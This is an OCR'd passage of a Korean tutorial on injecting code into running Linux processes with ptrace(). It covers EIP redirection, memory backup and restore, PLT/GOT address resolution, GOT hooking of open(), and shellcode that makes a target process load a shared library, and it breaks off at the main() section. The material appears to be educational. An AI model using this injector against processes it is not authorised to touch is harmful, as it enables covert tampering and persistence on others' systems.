
3.4. 코드 인젝션 방법

코드 인젝션은 리눅스 시스템콜 중 하나인 'ptrace()'를 사용할 것입니다. 'ptrace()'는 리눅스에서 거의 모든 디버거들이 사용하는 시스템 콜 입니다. 이 시스템 콜은 실행 중인 프로세스를 디버깅할 수 있는 여러 환경을 제공하며 대상 프로세스에 특정 값을 쓸 수도 있습니다. 결론적으로 다시 말하자면 우리가 하는 코드 인젝션은 다르게 생각하면 합법적인 행동이 될 수 있다는 것입니다. 'ptrace()' 시스템 콜에 대해서는 3.3. 절에서 간단히 보았지만 'man' 페이지 또는 'ptrace()' 문서를 볼 것을 적극 권장합니다.

본격적으로 코드 인젝션 방법에 대해서 생각해 보겠습니다.

3.4.1. 'ptrace()'를 사용한 프로세스 attach


먼저 우리가 구현할 코드 주입기는 코드가 삽입될 프로세스를 attach 합니다. 그리고 현재 EIP레지스터의 값을 저장해 둡니다.



[그림 18] 프로세스 attach 시점

위 그림에서 프로세스 하나를 attach 하였고 0x8049000이라는 가상메모리 주소에 코드를 쓴다고 생각해 보겠습니다. 현재의 EIP를 확인하니 0xabcdef12 였습니다. 이 값을 저장하였습니다.


3.4.2. 'ptrace()'를 사용한 프로세스 코드 백업



[그림 19] 프로세스 코드 백업

이제 우리가 주입할 코드의 길이를 계산한 다음 원래 대상프로세스에서 주입할 가상메모리 주소부터 우리가 주입할 코드 길이만큼을 백업합니다. 이것은 혹시 나중에 그 프로세스가 해당 메모리 주소를 참조했을 때 잘못된 메모리 접근으로 종료되지 않게 하기 위해서 입니다. 위 그림에서는 예로 80byte 만큼을 백업합니다.


3.4.3. 'ptrace()'를 사용한 코드 주입



[그림 20] 코드 인젝션!!

이제 [그림 20]에서 코드가 백업된 빨간색으로 표시된 부분이 우리가 코드를 주입할 영역입니다. 이곳에 실제로 원하는 코드를 넣습니다. 당연히 이때 삽입된 코드들은 모두 기계어로 작성되어야 하며 가상메모리 주소에 독립적인 코드들이어야 합니다. 이것은 추후에 설명하겠습니다. 코드가 삽입되면 이제 EIP를 변경해 줍니다. EIP는 코드가 주입된 주소에 +2를 해줍니다. 여기서 예로 0x8049000에 코드가 주입되었으므로 EIP는 0x8049002로 설정합니다. 이제 주입된 코드를 실행합니다.(실행은 단순히 'ptrace()'로 프로세스 continue를 해주면 EIP가 우리가 주입한 코드르 가리키고 있기 때문에 자연스럽게 주입한 코드가 실행 됩니다.)

3.4.4. 'ptrace()'를 사용한 프로세스 코드 복구



[그림 21] 코드 복구

우리는 이제 코드를 복구해야 합니다. 만약 우리가 삽입한 영역을 프로세스가 재 참조할 경우 문제가 될 수 있기 때문입니다. 우리가 미리 백업했던 원래 코드와 EIP를 다시 복구합니다.


3.4.5. 삽입될 코드에 대해서

위 내용에서 잠깐 삽입될 코드는 기계어야 한다고 말하였습니다. 그리고 이 기계어 코드는 꼭 0xcc로 끝나야 합니다. 이유는 간단합니다. 0xcc는 어셈블리어로 번역하면 'int 3'입니다. 바로 브레이크가 걸리는 것입니다. 우리가 주입한 코드가 실행되고 0xcc를 만나게 되면 프로세

스는 그 시점에서 정지하게 됩니다. 그리고 코드 주입기는 이 시점에서 코드를 다시 백업하고 프로세스를 다시 원래 자기 일을 하도록 놓아줄 것입니다.

3.4.6. 그림으로 정리

코드 인젝션과 비슷한 유형의 공부를 해보지 않았다면 이 부분이 혼란스러울 수 있기 때문에 그림으로 간단히 살펴보도록 하겠습니다.



[그림 22] 코드 인젝션의 흐름

위 그림에서 먼저 4번 명령어를 실행해야할 차례인 프로세스를 'ptrace()'를 사용하여 'ATTACH'하게 되면 그 시점에서 멈추게 됩니다. 다음 'EIP'를 수정해서 우리가 주입한 코드의 시작주소 +2 지점으로 실행의 흐름을 바꿉니다. 실행이 0xcc까지 도착하게 되면 자동으로 브레이크가 걸리게 되고 이 시점에서 다시 'EIP'를 원래 4번 명령어로 바꿔줍니다. 이렇게 되면 프로세스는 아무 일 없었다는 듯 원래 자기 일을 하게 됩니다.

3.5. 주입할 코드 생성

3.5.1. 코드 생성에서 주의할 점

이제 주입기가 주입할 코드를 만들어야 합니다. 병원으로 치면 주사기가 사람 몸에 넣는 주사약을 만든다고 생각하면 쉽겠습니다. 몇 가지 주의점이 있는데 먼저 어셈블리 코드로 코딩한 다음 기계어를 빼내야 하고, 어셈블리 코드 사이에 함수 이동은 될 수 있으면 사용하지 않아야 하겠습니다. 함수 이동이 있게 되면 보통 상대적인 가상 메모리 주소를 사용하게 되는데 코딩한 어셈블리코드가 혼자서 실행되면 야 전혀 문제될게 없지만 이 코드가 다른 프로세스에 주입되게 되면 가상메모리 주소가 바뀌게 됩니다. 예로 기계어 코드 상에서 0x8046541로 점프하도록 되어 있는데 이 코드가 다른 프로세스에 주입되게 되면 이 주소는 의미가 없는 주소가 된다는 것입니다. 따라서 될 수 있으면 한 개의 심볼(함수)안에서 모든 명령어를 사용합니다.

3.5.2. 만들고자 하는 코드

3.5.절에서 만들고자 하는 것은 공유 라이브러리 로더와 공유 라이브러리 안에 들어있는 함수를 실행하는 코드 입니다. 사실 공유 라이브러리 로더에 대해서는 'phrack 59호'에서 간단히 설명해 주었습니다. 하지만 그 방법이 지금 통하지 않는다는 게 문제입니다. 'phrack'에서는 '_dl_open()'함수의 주소를 찾아내서 공유 라이브러리를 로드 하는 방법을 선택하였습니다. '_dl_open()'함수는 공유 라이브러리를 실행 중에 로드 하는 함수인데 'glibc'의 내장함수이며 'dlopen()'이 내부적으로 호출하는 함수 입니다. 지금 릴리즈 되고 있는 리눅스에는 '_dl_open()'의 심볼 정보가 없습니다. 심볼정보가 없다는 것은 곧 '_dl_open()'의 주소를 찾을 수 없다는 것과 같습니다. 물론 좀 더 노력하면 찾을 수 도 있을 것입니다. 하지만 '_dl_open()'대신에 'dlopen()'을 사용하여 똑같은 효과를 볼 수 있습니다. 단점이 있다면 'dlopen()'은 'libdl' 라이브러리에 있는 함수 입니다. 즉 코드 인젝션의 대상 프로세스의 범위가 줄어드는 것입니다. 'glibc' 라이브러리는 모든 프로세스에서 기본적으로 로드합니다. 'C'함수 들을 사용하기 위해서 입니다. 하지만 'libdl' 라이브러리는 간단한 프로그램에서는 로드 하지 않고 관련 라이브러리 함수가 사용되는 프로세스에서 로드합니다. 그러나 대부분 프로세스에서 로드하고 있는 라이브러리 입니다.

3.5.3. 라이브러리 정보

3.5.2. 절에서 갑자기 'glibc'와 'libdl' 과 같은 라이브러리 이야기들이 나왔습니다. 그만큼 코드 인젝션을 하고자 하는 프로세스의 라이브러리 정보를 아는 것이 매우 중요합니다. 그래서 이번에는 라이브러리 정보를 확인하는 방법에 대해서 간단히 알아봅니다.

어떤 프로세스가 로드하고 있는 공유 라이브러리들은 '/proc' 파일 시스템에 있는 'maps'파일을 통해서 확인할 수 있습니다. 만약 프로세스 아이디 '12345'의 공유 라이브러리 정보를 보고 싶다면 '/proc/12345/maps' 파일을 출력해보면 됩니다.

```
[ 버 누 /usr/include]$ cat /proc/29560/maps
08048000-08049000 r-xp 00000000 08:05 10129      /mnt/ntfs/my_document
s/document/code_inject/test/sample
08049000-0804a000 rw-p 00000000 08:05 10129      /mnt/ntfs/my_document
s/document/code_inject/test/sample
b7d8d000-b7d8e000 rw-p b7d8d000 00:00 0
b7d8e000-b7ed7000 r-xp 00000000 08:06 1434606    /lib/tls/i686/cmov/li
bc-2.7.so
b7ed7000-b7ed8000 r--p 00149000 08:06 1434606    /lib/tls/i686/cmov/li
bc-2.7.so
b7ed8000-b7eda000 rw-p 0014a000 08:06 1434606    /lib/tls/i686/cmov/li
bc-2.7.so
b7eda000-b7edd000 rw-p b7eda000 00:00 0
b7ef3000-b7ef6000 rw-p b7ef3000 00:00 0
b7ef6000-b7ef7000 r-xp b7ef6000 00:00 0          [vdso]
b7ef7000-b7f11000 r-xp 00000000 08:06 1417322    /lib/ld-2.7.so
b7f11000-b7f13000 rw-p 00019000 08:06 1417322    /lib/ld-2.7.so
bfd09000-bfd1e000 rw-p bffeb000 00:00 0          [stack]
[ 버 누 /usr/include]$
```

[그림 23] maps 파일 출력

매우 간단한 프로그램을 만들어서 실행한 후 프로세스 아이디에 해당하는 'maps'파일을 출력해 보았습니다. 현재 메모리에 로드된 라이브러리는 'libc'뿐임을 알 수 있습니다. 사실 이 프로그램은 더 많은 공유 라이브러리를 사용할 수도 있지만 현재 메모리에 로드된 라이브러리는 저것뿐이라는 것입니다. 위 정보는 지금부터 하는 작업에서 매우 자주 사용되고 중요한 정보입니다. 그래서 위 결과를 구조체로 만들어 주는 함수 하나를 만들었습니다.

```
/*************************************************************************
*****/
/* 대상 프로세스의 메모리 점유 정보 확인 루틴
 * --- 입력 : PID (process ID)
 * --------- : 알고자 하는 메모리 세그먼트 이름(나머지는 구조체에)
 * --- 출력 : 세그먼트가 로드된 시작 주소
 *************************************************************************
*****/
unsigned long get_map_info(int pid, char *name)
{
  char temp_array[MAX_MAP][256];
  FILE *fp;
  char ch;
  int i,j,k;
  char path[25] = {0,};
  char start[9];
  char last[9];
  char privil[5];
  char unknown[9];
  char unknown_f[6];
  char size[10];
  char path2[256];

  sprintf(path, "/proc/%d/maps", pid);
  fp = fopen(path, "r");
```

[그림 24] 'get_map_info()' 함수

위 함수는 [그림 23]의 결과를 구조체로 만들어 주는 함수의 일부입니다. 코드가 길기 때문

에 처음 부분만 넣었습니다. 인자로 프로세스아이디와 찾고자 하는 메모리 세그먼트 문자열이 들어갑니다. 일치하는 정보가 있을 경우 그 세그먼트의 시작 주소를 리턴해 줍니다. 예로 문자열에 “libc"를 넘겨주게 되면 'libc'라이브러리가 로드된 세그먼트 첫 주소를 넘겨줍니다.

3.5.4. 라이브러리 함수의 주소

이번에는 라이브러리에 있는 특정 함수의 주소를 알아내는 방법에 대해서 생각해 보겠습니다. 우리는 결론적으로 'dlopen()'이라는 함수를 실행하길 원합니다. 그리고 이 함수가 'libdl' 라이브러리에 있다는 것을 알고 있습니다. 그렇다면 이 함수의 주소는 어떻게 알아낼 수 있을까요? 그것은 심볼 테이블을 조회해서 알 수 있습니다. 심볼 테이블은 ELF 형식에서 함수나 변수의 정보를 기술하는 테이블입니다. 이 테이블을 조회하면 심볼값을 알 수 있습니다.

```
[ 버 누 ~]$ readelf -s /lib/tls/i686/cmov/libdl.so.2 | grep dlopen
    28: 00000b10   109 FUNC    GLOBAL DEFAULT   12 dlopen@@GLIBC_2.1
    29: 000019c0   117 FUNC    GLOBAL DEFAULT   12 dlopen@GLIBC_2.0
```

[그림 25] 'dlopen()'의 심볼 값

위 그림에서 'dlopen()' 심볼의 결과가 2개 나왔습니다. 첫 번째 결과를 보면 두 번째 필드가 심볼 값인데 '0xb10'입니다. 심볼 타입이 'FUNC' 즉 함수일 경우 심볼 값은 라이브러리 상에서 오프셋을 의미합니다. 따라서 'dlopen()'은 'libdl' 라이브러리 파일 오프셋 '0xb10'에 위치한다는 것을 의미합니다. 그런데 이건 파일 오프셋이지 가상 메모리 주소가 아닙니다. 실제 이 함수를 호출하려면 가상 메모리 주소를 알아야 합니다. 가상 메모리 주소를 알기 위해서는 심볼 값에 'libdl'이 로드된 메모리 첫 주소를 더해주면 됩니다. [그림 21]처럼 'dlopen()'의 심볼 값이 '0xb10'이고 'libdl' 라이브러리가 '0xb000000'에 로드 되었다면 그 프로세스에서'dlopen()'의 가상메모리 주소는 '0xb000b10'이 됩니다. 라이브러리가 로드되는 주소는 동적이기 때문에 추측하기는 어렵습니다. 따라서 매번 새로운 프로세스마다 이 주소를 계산해 주어야 합니다.

심볼테이블을 이용하지 않는 편법이 있는데 그것은 C에서 직접 심볼 값을 읽어 들이는 방법입니다. 다음 코드를 확인해 보겠습니다.

```c
#include <stdio.h>

int main()
{
        unsigned long *printf_got = printf+2;
        unsigned long *printf_addr = *printf_got;

        printf("Let's find out Printf!!₩n");
        printf("printf PLT is at 0x%x₩n", printf);
        printf("printf GOT is at 0x%x₩n", *printf_got);
        printf("printf is at 0x%x₩n", *printf_addr);

        return 0;
}
```

[그림 26] printf()주소를 찾는 루틴

위 코드가 어떤 사람에게는 낯설지도 모르겠습니다. 보통 함수의 이름이 [그림 22]와 같이 심볼만 혼자 사용되는 경우는 없기 때문입니다. 위와 같이 함수 심볼을 출력하게 되면 결과는 해당 함수의 'PLT' 주소가 나옵니다. [그림 22]의 프로그램이 생각하는 'printf()'의 주소라고 생각해도 되겠습니다. 물론 실제 주소는 아니지요. 실제 주소는 'PLT'와 'GOT'를 통해서 알게 됩니다. 함수 이름을 출력하게 되면 PLT가 나오는 건 잘 알았습니다. 그런데 왜 'printf'에 2를 더하는 것일까요? 그것은 'PLT' 코드 사이에 GOT 주소가 끼여 있는데 그것이 2를 더하면 나오기 때문입니다.

```
Breakpoint 1, 0x0804847f in main ()
Current language:  auto; currently asm
(gdb) disas 0x8048388
Dump of assembler code for function printf@plt:
0x08048388 <printf@plt+0>:      jmp    *0x8049760
0x0804838e <printf@plt+6>:      push   $0x18
0x08048393 <printf@plt+11>:     jmp    0x8048348 <_init+48>
End of assembler dump.
(gdb)
```

[그림 27] GOT 주소

바로 위의 그림입니다. 'PLT'루틴으로 들어오게 되면 'GOT'주소로 점프하는 구문이 있습니다. 제대로 설명하며 'GOT'에 저장된 주소로 점프하게 하는데 'GOT'에 저장된 주소가 바로 실제의 'printf()'함수의 주소입니다. 결국 [그림 22]는 올바른 'printf()'의 주소를 출력해 줄 것입니다. 결과는 아래와 같습니다.

```
[버누~/my_document/document/code_inject/symbol]$ ./printf
Let's find out Printf!!
printf PLT is at 0x8048300
printf GOT is at 0x804963c
printf is at 0xb7e21330
[버누~/my_document/document/code_inject/symbol]$
```

[그림 28] 찾아낸 'printf()' 주소

위와 같이 올바른 주소를 찾을 수 있습니다. 이처럼 실행 중에 'PLT','GOT'의 위치를 알 수 있고 함수의 주소 또한 알아낼 수 있습니다. 주제에서 조금 벗어나지만 아래와 같이 'GOT' 값을 변경하여 특정 함수를 간단하게 후킹도 할 수 있습니다.

```c
/* -- Hook Open function using GOT -------------------- /
 * -----[2008.12.20] binoopang@is119.jnu.ac.kr ------- */

#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
unsigned long *open_got, *open_addr, temp;

int hooked_open()
{
        char *arg1;
        int arg2, ret;

        /* Inline Assembly for Capture the arguments */
        __asm__ __volatile__(
        "movl 0xc(%%ebp), %0;"
        "movl 0x8(%%ebp), %1"
        : "=r" (arg2), "=r" (arg1)
        :
        );

        printf("Open Function is Called!!₩n");
        printf("arg1 : %s, arg2 : 0x%x₩n", arg1, arg2);
        /* Restore Open Function's GOT Value */
        *open_addr = temp;
        /* Call Original Open! */
        ret = open(arg1, arg2);
        /* Re Hook Open Function */
        *open_addr = hooked_open;
        printf("FD is %d₩n", ret);

        return ret;
}

int main()
{
        char *file;
        int fd;
        printf("PID : %d₩n", getpid());
        printf("open PLT is at 0x%x₩n", open);

        /* Get Open Function's GOT & Address */
        open_got = open+2;
        open_addr = *open_got;

        printf("open GOT is at 0x%x₩n", *open_got);
        printf("open is at 0x%x₩n", *open_addr);
        /* Save Original Open Function Address */
        temp = *open_addr;
        /* Replace Open Function's GOT Value */
        *open_addr = hooked_open;

        fd = open("arg", O_RDWR);
        return 0;
}
```

[그림 29] 'open()' 후킹

3.5.5. dlopen() 호출 과정 분석

3.5.3. 과 3.5.4.절에 거쳐서 우리는 라이브러리 로드 주소, 함수의 실제 주소를 알아내는 방법에 대해서 생각해 보았습니다. 이제 알아야 할 것은 'dlopen()'이 어떻게 호출되는지 과정에 대해서 알아야 합니다. 'dlopen()'은 다음과 같이 호출됩니다.

```
#include <stdio.h>
#include <dlfcn.h>

int main()
{
  void *handle;
  handle = dlopen("./libinject.so", RTLD_NOW);
  dlclose(handle);
  exit(0);
}
```

[그림 30] 'dlopen()' 사용의 예

첫 번째 인자에 공유 라이브러리의 경로, 두 번째 인자에 심볼 바인딩 처리를 어떻게 할 것인지 들어갑니다. 저는 'RTLD_NOW'를 사용해서 바로 처리하도록 하였습니다. 디어셈 해서 'dlopen()' 호출되기 까지 과정을 보겠습니다.

```
Dump of assembler code for function main:
0x08048444 <main+0>:    lea    0x4(%esp),%ecx
0x08048448 <main+4>:    and    $0xfffffff0,%esp
0x0804844b <main+7>:    pushl  -0x4(%ecx)
0x0804844e <main+10>:   push   %ebp
0x0804844f <main+11>:   mov    %esp,%ebp
0x08048451 <main+13>:   push   %ecx
0x08048452 <main+14>:   sub    $0x24,%esp
0x08048455 <main+17>:   movl   $0x2,0x4(%esp)
0x0804845d <main+25>:   movl   $0x8048550,(%esp)
0x08048464 <main+32>:   call   0x80483a0 <dlopen@plt>
0x08048469 <main+37>:   mov    %eax,-0x8(%ebp)
0x0804846c <main+40>:   mov    -0x8(%ebp),%eax
0x0804846f <main+43>:   mov    %eax,(%esp)
0x08048472 <main+46>:   call   0x8048380 <dlclose@plt>
0x08048477 <main+51>:   movl   $0x0,(%esp)
0x0804847e <main+58>:   call   0x80483b0 <exit@plt>
End of assembler dump.
```

[그림 31] 'dlopen()'을 위한 스택 처리

'dlopen()'을 호출하기 위해서 먼저 'RTLD_NOW'에 해당하는 상수값 '2'를 'ESP'에서 '4'만큼 떨어진 곳에 넣고, 어떤 주소를 'ESP'가 가리키는 주소에 넣는 것을 볼 수 있습니다. 예상하셨겠지만 그 주소는 공유 라이브러리 경로 있습니다.

```
End of assembler dump.
(gdb) x/s 0x8048550
0x8048550:      "./libinject.so"
(gdb)
```

[그림 32] 공유 라이브러리 경로

이제 'dlopen()' 함수가 호출 되는 과정은 잘 알았습니다. 'C'언어에 인라인 어셈블리를 사용하여 'dlopen()'을 사용해 보겠습니다.

```
#include <stdio.h>
#include <dlfcn.h>


int main()
{
  void *handle;
  unsigned *dlopen_got, *dlopen_addr, addr;
  handle = dlopen("./binject.s", RTLD_NOW);
  dlclose(handle);

  dlopen_got = dlopen + 2;
  dlopen_addr = *dlopen_got;
  addr = *dlopen_addr;
  printf("dlopen is at 0x%x\n", addr);


  __asm__ __volatile__(
  "xor %%eax, %%eax;"
  "push %%eax;"
  "push $0x00732e74;"
  "push $0x63656a6e;"
  "push $0x69622f2e;"
  "movl %%esp, %%ebx;"
  "push $0x90909090;"
  "push $0x90909090;"
  "push $0x90909090;"
  "push $0x90909090;"
  "movl %0, %%ecx;"
  "movl $0x2, 0x4(%%esp);"
  "movl %%ebx, (%%esp);"
  "call *%%ecx;"
  "add $0x24, %%esp"
  :
  : "m" (addr)
  );

  sleep(100);

  return 0;
}
```

[그림 33] 'dlopen()' 어셈블리 호출

위 그림에서 먼저 'dlopen()'을 한번 사용해서 실제 'dlopen()' 주소가 'GOT'에 설정되게 한 다음 3.5.4절에서 알아본 편법으로 함수 주소 알아내기를 사용해서 'dlopen()' 함수 주소를 알아냅니다. 다음 인라인 어셈블리를 사용합니다. 이때 알아낸 'dlopen()'주소를 인라인 어셈블리의 입력으로 사용합니다. 함수 호출을 한 다음 스택을 'push'한 만큼 더해줘서 정리를 해줍니다. 위와 같이 했을 경우 정상적으로 공유 라이브러리가 로드 된 것을 확인하였습니다. 이제 코드를 완성해 보겠습니다.

```
unsigned char dlopen_scode[] =
"₩x68₩x2e₩x73₩x6f₩x00"              //push   $0x6f732e
"₩x68₩x6a₩x65₩x63₩x74"              //push   $0x7463656a
"₩x68₩x69₩x62₩x69₩x6e"              //push   $0x6e696269
"₩x68₩x70₩x2f₩x2f₩x6c"              //push   $0x6c2f2f70
"₩x68₩x2f₩x2f₩x74₩x6d"              //push   $0x6d742f2f
"₩x89₩xe3"                          //mov    %esp, %ebx
"₩x68₩x90₩x90₩x90₩x90"              //push   $0x90909090
"₩x68₩x90₩x90₩x90₩x90"              //push   $0x90909090
"₩x68₩x90₩x90₩x90₩x90"              //push   $0x90909090
"₩x68₩x90₩x90₩x90₩x90"              //push   $0x90909090
"₩xb9₩x78₩x56₩x34₩x12"              //mov    $0x12345678, %ecx
"₩xc7₩x44₩x24₩x04₩x02₩x00₩x00"     //movl   $0x2, 0x4(%esp)
"₩x00"
"₩x89₩x1c₩x24"                      //mov    %ebx, (%esp)
"₩xff₩xd1"                          //call   *%ecx
"₩x83₩xc4₩x1c"                      //add    $0x1c, %esp(스택 정리)
"₩x90₩x90₩x90₩xcc";
```

[그림 34] 공유 라이브러리 로더

완성된 공유 라이브러리 로더입니다. 한 가지 흠이 있다면 11번째 줄의 'mov $0x12345678, %ecx' 입니다. 이것은 'dlopen()'의 주소를 'ECX'레지스터에 넣는 부분인데, 프로세스 마다 이 주소가 다르기 때문에 고정된 값을 가질 수 없습니다. 그래서 위와 같이 해놓고 주입기가 'dlopen()' 주소를 알아낸 다음 기계어 코드를 수정하는 방향으로 선택하였습니다.

이제 두 번째로 만들 코드는 로드된 공유 라이브러리 안에 있는 함수를 실행하는 것입니다. 윈도우처럼 'DllMain'같은 것이 있다면 좋겠지만 아무래도 없는 것 같습니다. 그래서 직접 호출해 주어야 합니다.

```
unsigned char call_lib[] =
"₩xbb₩x78₩x56₩x34₩x12"              // mov $0x12345678, %ebx
"₩xff₩xd3₩xcc";                     // call *%ebx
```

[그림 35] 공유 라이브러리 함수 호출

공유 라이브러리 로더와 마찬가지로 함수 주소를 알지 못하기 때문에 주입기가 기계어 코드를 수정하는 식으로 결정하였습니다.

3.6. 실제 코드 주입기 구현

3.6.1. 코드 주입기

코드 주입기는 하나의 함수 입니다. 이 함수의 기능은 'ptrace()'를 통해서 붙여진 프로세스 아이디와, 코드를 주입할 주소, 코드의 길이를 전달 받으면 대상 프로세스에 코드를 주입하는 역할을 하게 됩니다. 주입하기 전에 'EIP' 레지스터 값과 코드를 주입할 곳에 위치한 원래 코드들을 백업하는 일도 합니다.

```
/*************************************************************************/
/* 코드 주입 루틴
 * --- 입력 : PID (process ID)
 * --------- : 주입할 주소
 * --------- : 주입할 코드
 * --- 출력 : NONE
 *************************************************************************/
void inject_code(int pid, unsigned long base_address, unsigned char code[])
{
  int i, j;
  fflush(stdout); // stdout을 비워주지 않으면 SEGMENT FAULT 이유 모름;;
  CODE_LENGTH= get_codelen(code);
  printf("₩t[-] code length : %d₩n", CODE_LENGTH);
  // 주입할 코드의 4바이트 정렬 확인
  if(CODE_LENGTH%4 != 0){
          fprintf(stderr, "[Injector] Please check code boundary₩n");
          exit(-1);
  }
  reg_eip = regs.eip;

  printf("₩t[-] EIP : 0x%x₩n", regs.eip);
  printf("₩t[-] ESP : 0x%x₩n", regs.esp);
  printf("₩t[-] Target address : 0x%x₩n", base_address);

  // EIP값 변경 (이제 다음에 실행할 명령어는 우리의 코드)
  regs.eip = base_address+2;
  ptrace_setregs(pid);

  printf("₩t[-] Changed EIP : 0x%x₩n₩n", regs.eip);
  printf("[Injector] Starting Code Backup!!₩n");

  // 원래의 코드를 백업
  for(i=0, j=0 ; i<CODE_LENGTH/4 ; i++, j+=4){
    original_code[i] = ptrace(PTRACE_PEEKDATA, pid,
                    (caddr_t)base_address+j, NULL);
    printf("₩t[-] OLD CODE : 0x%x : %x₩n",
                    base_address+j, original_code[i]);
  }

  printf("₩n[Injector] Starting Code Injection!!₩n");
  // 새로운 코드 삽입!!
  for(i=0 ; i<CODE_LENGTH ; i+=4){
    ptrace(PTRACE_POKEDATA, pid, base_address+i,
                    *(int*)(code+i));
    // 삽입된 코드 출력
    printf("₩t[-] NEW CODE : 0x%x :  %x₩n",
                    base_address+i,
                    ptrace(PTRACE_PEEKDATA,
                            pid, base_address+i, NULL));
  }
}
```

[그림 36] 코드 주입 루틴

위 코드는 실제 코드를 대상 프로세스의 특정 메모리 주소에 씁니다. 몇몇 함수들은 전역변수로 선어되어 있습니다.

3.6.2. 코드 복구기

코드 복구기는 주입된 코드가 실행되고 난 후 필요시 호출 됩니다.

```
/*****************************************************************************/
/* 코드 복구 루틴
 * --- 입력 : PID (process ID)
 * --------- : 주입할 주소
 * --------- : 원래의 코드
 * --- 출력 : NONE
 *****************************************************************************/
void restore_code(int pid, unsigned long base_address, long original_code[])
{
  int i, j;

  regs.eip=reg_eip;
  printf("₩n[Injector] Restore Code₩n");
  for(i=0, j=0; i<CODE_LENGTH/4 ; i++, j+=4)
  {
    ptrace(PTRACE_POKEDATA, pid, base_address+j,
                    original_code[i]);
    printf("₩t[-] RESTORED CODE : 0x%x :  %x₩n",
                    base_address+j,
                    ptrace(PTRACE_PEEKDATA,
                            pid, base_address+j, NULL));
  }

  printf("₩n[Injector] Restore EIP Register₩n");
  printf("₩t[-] RESTORED EIP : 0x%x₩n", reg_eip);
  ptrace_setregs(pid);
}
```

[그림 37] 코드 복구기

코드 주입기의 내부 구조와 흡사합니다. 코드 주입기에서 백업에 사용한 'original_code'배열을 원래 자리에 쓰는 것입니다.

3.7. main() 함수

코드 인젝션을 위한 모든 준비가 완료되었기 때문에 'main()'을 통해서 어떻게 프로그램이 진행되는지 확인해 보겠습니다.

3.7.1. 실행 모드

